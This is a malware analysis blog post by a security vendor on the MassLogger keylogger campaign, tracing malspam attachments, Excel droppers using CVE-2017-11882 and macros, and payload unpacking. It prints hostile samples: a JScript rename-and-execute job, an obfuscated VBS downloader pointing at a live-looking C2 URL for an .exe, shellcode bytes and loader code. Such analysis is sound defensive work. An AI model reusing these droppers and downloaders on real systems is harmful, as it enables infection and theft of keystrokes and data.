MassLogger: An Emerging Spyware and Keylogger

seqrite.com/blog/masslogger-an-emerging-spyware-and-keylogger/

Aniruddha Dolas July 31, 2020

SEQRITE
Masslogger's malice imposes spying and keylogging in businesses.

31 July 2020
Written by Aniruddha Dolas

Estimated reading time: 7 minutes

Summary:

We have been dealing with a new spyware for the past two months, named MassLogger. This advanced keylogger and spyware are distributed via MalSpam attachments and has more features than other present keylogger tools. It has been observed that this campaign is using several different file types as malicious attachments as an initial infection vector. Also, the dynamic behaviour of this camping is not constant across multiple samples. It comes with several functionalities like keylogger, Windows Defender exclusion, taking Screenshots, spreading via USB, clipboard stealing, VM detection, etc.

Technical Details:

Here are different file types used as spam attachments in this campaign:


- zip
- rar
- gz

- 7z
- img
- iso
- doc
- arj
- xz
- ace
- docm
- z
- xlsm
- cab

After looking at the above list, we can see two major categories of attachment— first is archive file and second is a document file. In the case of archive files, there is .NET masslogger payload after extraction, while in the case of document file it contains VBA macro and exploit which downloads masslogger payload from a remote server.


Polymorphic Process Chain:

We have seen different variants of dynamic behaviour across multiple samples in this campaign. Below are snapshots of a few process chains:




```
1892 EXCEL.EXE /dde                                                              1k   454   114
  2368 cscript.exe C:\programdata\asc.txt:script1.vbs                            284  36    102
4080 COM EQNEDT32.EXE -Embedding                                                 207  48    54
  1844 cmd.exe /c ren %tmp%\mm v&WScRIPT %tmp%\v?..wsf □□C                       113  6     28
    2468 wscript.exe C:\Users\admin\AppData\Local\Temp\v?..wsf □□C               583  84    124
      1060 cmd.exe /c cscript C:\Users\admin\AppData\Local\Temp\xx.vbs           91   6     28
        3032 cscript.exe C:\Users\admin\AppData\Local\Temp\xx.vbs                406  37    102
```

Fig 1: Process Chain. Ref. https://app.any.run/




```
1876 YFz0pcZISUtRXPM.exe.13.bin.exe  PE                              672  65
                                                                     138
3068 schtasks.exe /Create /TN "Updates\wLAGrOklYggjld" /XML "C:\Use \admin\AppData\Local\Te...  88
                                                                     46
1704 YFz0pcZISUtRXPM.exe.13.bin.exe  PE  "{path}"                    1k   66
                                                                     92
```

Fig 2: Process Chain. Ref. https://app.any.run/



```
2432 EXCEL.EXE /dde                    838  551
                                       85
3192 COM EQNEDT32.EXE -Embedding       836  374
                                       138
968 name.exe  PE                       540  6
                                       104
2588 name.exe  PE                      1k   61
                                       162
```

Fig 3: Process Chain. Ref. https://app.any.run/




```
3096 QUOTATIONENQUIRY.exe PE
                                        434   8   76
  2964 QUOTATIONENQUIRY.exe PE "{path}"
                                        539   4   86
    3260 cmd.exe /c start /b powershell Start-Sleep -Seconds 2; Remove-Item -path 'C:\Users\admi...
                                        118   6   26
      3892 powershell.exe Start-Sleep -Seconds 2; Remove-Item -path 'C:\Users\admin\AppData\...
                                        1k   229   174
```

Fig 4: Process Chain. Ref. https://app.any.run/

Document analysis:

In some cases, threat actors have used office document file as initial infection vector with VBA macro and equation editor exploit. The following figure shows the extraction of Excel document having embedded OLE storage containing 2 VBScripts and 1 file of CVE-2017-11882 exploit and VBA Project stream containing VBA macros.




_rels	02-07-2020 11:04 ...	File folder	
drawings	02-07-2020 11:04 ...	File folder	
embeddings	02-07-2020 11:04 ...	File folder	
media	02-07-2020 11:04 ...	File folder	
theme	02-07-2020 11:04 ...	File folder	
worksheets	02-07-2020 11:04 ...	File folder	
styles.xml	02-07-2020 11:04 ...	XML File	1 KB
vbaProject.bin		BIN File	52 KB
workbook.xml	02-07-2020 11:04 ...	XML File	1 KB

2 VBS files +
CVE-2017-11882 exploit

VBA Macros

Fig 5: OLE Streams and Storages

The following figure shows multiple OLE streams each containing different data.



Name	Type	Size
oleObject1.bin	BIN File	4 KB
oleObject2.bin	BIN File	13 KB
oleObject3.bin	BIN File	6 KB

Renamer & Execute


Downloader VB script

CVE-2017-11882 exploit

Fig 6:

Ole Embeddings


The first stream oleObject1.bin is a VB script file contains renamer code and after which it executes VBS file using Wscript.



```
<package>
   <job id = "vbs">
      <script language = "JScript">
        var objshell = new ActiveXObject("Wscript.Shell");
        var strfolderpath = objshell.ExpandEnvironmentStrings("%temp%");
        var oiuhfy7hwe8uidn;
        function ChangeFileName()
        {
            var fso, f;
            fso = new ActiveXObject("Scripting.FileSystemObject");
            f = fso.GetFile(strfolderpath + "\\" + "xx");
            f.name = "xx." + "vbs";
        }
        ChangeFileName();
        var alnut = "vb"
        alnut = alnut + "s"
        var varx = "csc"
        var vashsh = "She" + "ll"
        var r = new ActiveXObject("WS" + "cript." + vashsh).Run("cmd" + " /c " + varx + "ri" + "pt " + strfolderpath + "\\" +
        "xx." + alnut,0,false);
        var rr = new ActiveXObject("Scripting.FileSystemObject");
        //rr.DeleteFile(strfolderpath + "\\" + "v.js")
        rr.DeleteFile(strfolderpath + "\\" + "v")
      </script>
   </job>
</package>
```

Fig 7: VBS Job

OleObject2.bin stream is also a VB script which is highly obfuscated and having code to download a payload from C2 server.




```
fsdfdsfs = "aHR0cDovLzE5OC4xMi42Ni4xMDgvdVltNVN0WDNFOHBFMTNnLmV4ZQ=="
lihgt7y8uojbjvhgtd ="NVN0WDNFOHBFMTNnLmV4ZQ==" '249474
Execute("itype = ""b"" + ""in""")
itype = itype + "."
itype = itype + "base" '249474
itype = itype + "6"
itype = itype + "4"
dim after, path
after = "later" '249474
dim filestring
dim linkstring
Sub ase64Decode(ByVal sBase64EncodedText, ByVal fIsUtf16LE)
```

http://198.12.66.108/uYm5StX3E8pE13g.exe

5StX3E8pE13g.exe

Fig 8: VBS downloader

The excel sheet containing stack-based buffer overflow editor exploit of the equation editor renames and executes VB Scripts using WinExec api (0x00430C12) post-exploitation.



```
oleObject3.bin

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000008C0  1C 00 00 00 01 00 B7 C1 C8 00 00 00 00 00 00 00  ......·ÁÈ.......
000008D0  C8 79 56 00 B4 06 54 00 00 00 00 01 01 01 03  ÈyV.´.T.........
000008E0  0A 0F 01 08 1D 00 63 6D 64 20 2F 63 20 72 65 6E  ......cmd /c ren
000008F0  20 25 74 6D 70 25 5C 6D 6D 20 76 26 57 53 63 52   %tmp%\mm v&WScR
00000900  49 50 54 20 25 74 6D 70 25 5C 76 3F 2E 2E 77 73  IPT %tmp%\v?..ws
00000910  66 09 12 0C 43 00 BB BB BB BB BB BB BB BB BB BB  f...C.»»»»»»»»»»
00000920  BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB  »»»»»»»»»»»»»»»»
00000930  BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB  »»»»»»»»»»»»»»»»
```

Fig 9: Shellcode

“1C00” is the header of Equation Editor, in the right side, the shellcode is present containing cmd.exe initially renames the VB script and passes it to Wscript to execute that VB Script. After overflow occurs, this whole data is passed to WinExec function which does the further activity. For more info related to CVE-2017-1182 exploit, please refer our blog post.


To increase to chances of payload delivery, the attacker uses both exploit and VBA macros. When exploit fails on a patched system, another component, VBA macros are also present in the document file. The similar VBS code is present in VBA macros and macro code has the responsibility of dropping the VBS file in “C:\programdata\” folder and execute it as VBS Job which does further similar activity as that of the Equation Native exploit.

Payload Analysis:

The payload is downloaded from different initial attack vectors as discussed above when it executes and goes in sleep for a few seconds. There is a lot of sleep code present in this binary. There are a total of 4 components present with 2 layers of the packed file.

Stage 1 layer:

In the 1st layer, when it gets executed it has a simple code hidden in a Form() component. This code is responsible to extract a dll file from resource directory in present in reverse data in Base64 format which further gets resolved and dumps a dll with name AndroidStudio.dll.




```
                    }
                    case 1u:
                        arg_0B_0 = (num * 2323036565u ^ 450632930u);
                        continue;
                    case 2u:
                    {
                        ResourceManager resourceManager = new ResourceManager("ParisSud.Marks", typeof(Marks).Assembly);
                        Marks.resourceMan = resourceManager;
                        arg_0B_0 = (num * 674569135u ^ 3468120075u);
                        continue;
                    }
                    case 3u:
                        arg_0B_0 = (num * 3687045950u ^ 678874977u);
                        continue;
                    case 4u:
                        result = Marks.resourceMan;
                        arg_0B_0 = 1457539792u;
                        continue;
                    case 5u:
                        goto IL_01;
                    case 7u:
                    {
                        bool flag = Marks.resourceMan == null;
```

Name	Value
flag	true
resourceManager	{System.Resources.ResourceManager}
result	null
num	0x6954DFEA

Fig 10: Fetch data from resources

AndroidStudio.dll have a responsibility to decompress and decrypt a buffer which passes to it.




```
                            pixel.R,
                            pixel.G,
                            pixel.B
                        });
                    }
                }
            }
            return list.ToArray();
        }
    }

    // Token: 0x06000004 RID: 4 RVA: 0x00002214 File Offset: 0x00000414
    public static Bitmap smethod_3(string string_1, string string_2)
    {
        ResourceManager resourceManager = new ResourceManager(string_2 + GClass1.smethod_0(";ṅgaɯȷ\u0332ɛ\u0332\u0332\u0332\u0332\u0332\u0332ɷ\u0332ᵢ⊥Πᵢb"), Assembly.GetEntryAssembly());
        return (Bitmap)resourceManager.GetObject(string_1);
    }

    // Token: 0x06000005 RID: 5 RVA: 0x0000224C File Offset: 0x0000044C
